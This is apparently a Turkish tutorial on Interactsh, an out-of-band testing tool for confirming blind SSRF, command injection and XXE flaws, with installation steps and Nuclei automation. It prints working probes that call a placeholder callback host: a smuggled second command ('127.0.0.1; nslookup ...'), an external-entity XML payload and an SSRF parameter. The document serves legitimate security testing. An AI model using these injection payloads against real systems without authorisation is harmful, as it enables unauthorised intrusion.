
**Göremediğiniz Zafiyetleri Ortaya Çıkaran Dijital Bumerang: Interactsh**

****

Siber güvenlikte bazı zafiyetler kendini hemen belli eder. Bir XSS payload'ı çalıştırırsınız ve ekranda bir uyarı kutusu belirir. Bir SQL enjeksiyonu denersiniz ve veritabanı hatası alırsınız. Peki ya denediğiniz saldırı hiçbir hata, hiçbir mesaj, hiçbir görünür sonuç üretmiyorsa? Bu tür "kör" (blind) zafiyetler, en tehlikelilerinden olabilir çünkü standart yöntemlerle tespit edilmeleri neredeyse imkansızdır. İşte bu noktada, siber güvenlik araştırmacılarının gizli silahı devreye giriyor: **Interactsh**.

Interactsh, attığınız bir payload'ın hedefine ulaşıp ulaşmadığını size haber veren bir dijital bumerang gibidir. Siz payload'ı hedefe fırlatırsınız ve eğer bir etkileşim olursa, Interactsh size geri dönüp "Hey, bumerang geri geldi!" der. Bu yazıda, bu dâhiyane OAST (Out-of-Band Application Security Testing) aracının ne olduğunu, neden hayati önem taşıdığını, nasıl kullanılacağını ve en önemlisi, kör zafiyetleri nasıl aydınlığa kavuşturacağınızı pratik örneklerle öğreneceğiz.

**1. Interactsh Aracı Nedir?**

**Interactsh**, Project Discovery tarafından geliştirilen, açık kaynaklı bir **OAST (Out-of-Band Application Security Testing - Bant Dışı Uygulama Güvenlik Testi)** aracıdır. Bu karmaşık tanımı basitleştirelim:

Normal bir saldırıda, siz hedefe bir istek gönderirsiniz (bant-içi) ve doğrudan bir yanıt alırsınız. OAST'ta ise, hedefe bir istek gönderirsiniz ve hedefin, sizin kontrol ettiğiniz bir sunucuya **geri bir bağlantı kurmasını** (bant-dışı) beklersiniz. Eğer hedef sunucu sizin sunucunuza bir istek gönderirse, bu durum zafiyetin varlığını kanıtlar.

Interactsh, işte bu "sizin kontrol ettiğiniz sunucu" görevini üstlenir. Size özel, geçici bir alan adı (örneğin: ornek123.oast.pro) verir ve bu alan adına gelen her türlü etkileşimi (DNS, HTTP, SMTP vb.) dinler. Eğer test ettiğiniz uygulama, gönderdiğiniz payload yüzünden bu özel adrese bir istek yaparsa, Interactsh bunu anında tespit eder ve size bildirir.

Araç iki ana bileşenden oluşur:

1. **Interactsh Sunucusu:** Project Discovery'nin herkesin kullanımı için interact.sh adresinde çalıştırdığı genel sunucu.
2. **Interactsh İstemcisi (interactsh-client):** Bu sunucuyla etkileşim kurmak, özel URL'ler oluşturmak ve gelen bağlantıları görmek için kullandığımız komut satırı aracıdır.

**2. Neden Kullanılır?**

Interactsh'in kullanım amacı, tek bir kelimeyle özetlenebilir: **Kanıt.** Görünür bir çıktısı olmayan "kör" zafiyetlerin varlığını kesin olarak kanıtlamak için kullanılır.

* **Kör SSRF (Server-Side Request Forgery) Tespiti:** Bir web uygulamasının, sizin verdiğiniz bir URL'e sunucu tarafından istek yapmasını sağlarsınız. Ancak yanıtı göremezsiniz. Payload olarak kendi Interactsh URL'inizi verirseniz ve sunucunuza bir HTTP isteği gelirse, SSRF zafiyetini %100 doğrulamış olursunuz.
* **Kör Komut Enjeksiyonu Tespiti:** Hedef sisteme curl veya nslookup gibi bir komut enjekte edersiniz. Komutun çıktısını göremezsiniz. Ama komutun hedefi sizin Interactsh adresinizse (nslookup ozel-adresim.oast.pro), sunucunuza gelen DNS isteği komutun çalıştığının kanıtıdır.
* **Kör XXE (XML External Entity) Tespiti:** Hassas verileri sızdırmak için bir XML payload'ı gönderirsiniz. Eğer hedef sunucu bu payload'ı işleyip sizin Interactsh adresinize bir istek yaparsa, XXE zafiyeti var demektir.
* **Log4Shell Gibi Zafiyetler:** Ünlü Log4Shell zafiyetinde, Log4j kütüphanesi, log mesajı içindeki özel bir JNDI payload'ını işleyerek belirtilen adrese bir bağlantı kuruyordu. Interactsh, bu tür geri bağlantıları yakalamak için mükemmel bir araçtır.

**3. Nasıl Kurulum Yapılır?**

Interactsh istemcisini (interactsh-client) kurmak oldukça basittir. Genellikle sunucuyu kendiniz kurmanıza gerek kalmaz.

**Yöntem 1: Go ile Kurulum (Önerilen)**

1. Sisteminizde Go kurulu ise terminale şu komutu yazın:

go install -v github.com/projectdiscovery/interactsh/cmd/interactsh-client@latest

1. Kurulum ~/go/bin/ dizinine yapılır. Bu dizinin sisteminizin PATH değişkenine eklendiğinden emin olun.

**Yöntem 2: Binary (Hazır Derlenmiş) Dosya ile Kurulum**

1. [Interactsh GitHub Releases](https://www.google.com/url?sa=E&q=https%3A%2F%2Fgithub.com%2Fprojectdiscovery%2Finteractsh%2Freleases) sayfasına gidin.
2. İşletim sisteminize (Linux, Windows, macOS) uygun interactsh-client dosyasını içeren arşivi indirin.
3. Arşivi açın ve içinden çıkan interactsh-client dosyasını komutların çalıştığı bir yola taşıyın (örneğin Linux için /usr/local/bin).

Artık terminale interactsh-client yazarak aracı çalıştırabilirsiniz.

**4. Kullanım Parametreleri**

interactsh-client'in kullanımı basittir. Genellikle hiçbir parametre olmadan çalıştırılır. Ancak bazı kullanışlı parametreleri vardır:

* **(Parametresiz kullanım):** interactsh-client yazdığınızda size özel bir OAST URL'i oluşturur ve dinlemeye başlar.
* -v (verbose): Gelen etkileşimle ilgili çok daha fazla detay gösterir (örn: tam HTTP isteği, IP adresi, User-Agent). Analiz için çok önemlidir.
* -o: Etkileşimleri bir dosyaya kaydeder.
* -t (token): Daha önce oluşturulmuş bir oturumu devam ettirmek veya oturumunuzu başkalarından gizlemek için bir token belirtmenizi sağlar.
* -server: Project Discovery'nin genel sunucusu yerine kendi kurduğunuz Interactsh sunucusunu kullanmak için belirtilir.
* -dns-only, -http-only, -smtp-only: Sadece belirli protokollerden gelen etkileşimleri göstermek için filtreleme yapar.

**5. Etkili Kullanım Örnekleri ve Açıklamaları**

Şimdi Interactsh'in büyüsünü pratik senaryolarla görelim.

**Örnek 1: Temel Çalışma Prensibini Anlamak**

Bu, aracın nasıl çalıştığını kavramak için en basit testtir.

1. **Adım 1: İstemciyi Başlatın**  
   Bir terminal penceresi açın ve çalıştırın:

interactsh-client

Çıktı size şuna benzer bir URL verecektir: [INF] Listing interactions for [xxxxxxxxxxxxxx.oast.pro]

1. **Adım 2: Etkileşim Tetikleyin**  
   Başka bir terminal penceresi açın ve curl ile bu adrese bir istek yapın:

curl http://xxxxxxxxxxxxxx.oast.pro

**Adım 3: Sonucu İzleyin**  
İlk terminal penceresine geri döndüğünüzde, bir HTTP etkileşimi aldığınızı göreceksiniz. Bu, sunucunun çalıştığını ve bağlantıları yakaladığını doğrular.

**Örnek 2: Kör SSRF Zafiyetini Doğrulama**

Bir web uygulamasında next\_page=https://example.com/page2 gibi bir parametre gördünüz. Acaba buraya başka bir URL yazarsak sunucu o adrese istek yapar mı?

* **Payload:**  
  interactsh-client'i çalıştırıp aldığınız özel URL'i (örneğin abc.oast.pro) kopyalayın. Şimdi hedef URL'i şu şekilde değiştirin:  
  https://hedefsite.com/sayfa?next\_page=http://abc.oast.pro
* **Açıklama:**  
  Bu URL'i tarayıcınızda açtığınızda, eğer hedefsite.com'un sunucusu next\_page parametresindeki adrese bir istek yapıyorsa, sizin interactsh sunucunuza bir HTTP isteği gelecektir. interactsh-client ekranında bu isteği gördüğünüz an, Kör SSRF zafiyetinin varlığını kanıtlamış olursunuz.

**Örnek 3: Kör Komut Enjeksiyonunu Tespit Etme**

Bir web sitesinin arama kutusuna girdiğiniz değeri ping komutuyla test ettiğini düşünüyorsunuz.

* **Payload:**  
  Arama kutusuna şunu yazın: 127.0.0.1; nslookup myuniqueid.oast.pro
* **Açıklama:**  
  Eğer sunucu bu girdiyi doğrudan işletim sistemi komutu olarak çalıştırıyorsa, önce ping 127.0.0.1 komutunu çalıştıracak, sonra da ; karakteri sayesinde ikinci komut olan nslookup myuniqueid.oast.pro komutunu çalıştıracaktır. nslookup komutu, bir alan adının IP adresini bulmak için DNS sorgusu yapar. Bu DNS sorgusu sizin Interactsh sunucunuza yapılacağı için, istemci ekranında bir "DNS Interaction" gördüğünüzde komut enjeksiyonu zafiyetini bulmuş olursunuz.

**Örnek 4: Kör XXE Zafiyetini Bulma**

Bir uygulama, veri almak için XML kullanıyor. Aşağıdaki gibi bir XXE payload'ı hazırlayabilirsiniz.

* **Payload:**

<?xml version="1.0" ?>

<!DOCTYPE root [<!ENTITY % xxe SYSTEM "http://your-id.oast.pro"> %xxe;]>

<root></root>

* **Açıklama:**  
  Bu XML verisini uygulamaya gönderdiğinizde, zafiyetli bir XML ayrıştırıcısı ENTITY tanımını okuyacak ve http://your-id.oast.pro adresine bir HTTP isteği yapmaya çalışacaktır. Interactsh istemcinizde bu isteği görmek, Kör XXE zafiyetinin varlığının kesin kanıtıdır.

**Örnek 5: Nuclei ile Otomatik OAST Taraması**

Interactsh'in gerçek gücü, Nuclei gibi otomasyon araçlarıyla birleştiğinde ortaya çıkar.

* **Komut:**

nuclei -u https://hedefsite.com -t "vulnerabilities/blind/"

* **Açıklama:**  
  Nuclei, içerisinde OAST gerektiren yüzlerce hazır zafiyet şablonu (template) barındırır. Bu şablonlar, payload'larında sihirli {{interactsh-url}} değişkenini kullanır. Siz nuclei komutunu çalıştırdığınızda, Nuclei arka planda otomatik olarak bir Interactsh oturumu başlatır, {{interactsh-url}}'yi bu oturumun adresiyle değiştirir, payload'ları hedefe gönderir ve Interactsh sunucusunu dinleyerek bir geri bağlantı olup olmadığını kontrol eder. Eğer bir etkileşim olursa, zafiyeti raporlar. Bu, yüzlerce kör zafiyeti tek komutla test etmenin en etkili yoludur.

**Sonuç: Güvenlik Testlerinde Altıncı Hissiniz**

Interactsh, sadece bir araç değil, aynı zamanda bir düşünce biçimidir. Bize, her saldırının anında bir sonuç vermeyebileceğini ve en tehlikeli zafiyetlerin sessizce arka planda gizlenebileceğini öğretir. Bu "dijital bumerang" sayesinde, en kör ve en sessiz uygulamaları bile konuşturabilir, attığımız her adımın hedefe ulaşıp ulaşmadığını kesin olarak bilebiliriz. İster manuel testler yapıyor olun, ister Nuclei ile otomasyon zincirleri kuruyor olun, Interactsh modern bir siber güvenlik araştırmacısının cephaneliğindeki en keskin ve en vazgeçilmez araçlardan biridir. O, sizin dijital dünyadaki altıncı hissinizdir.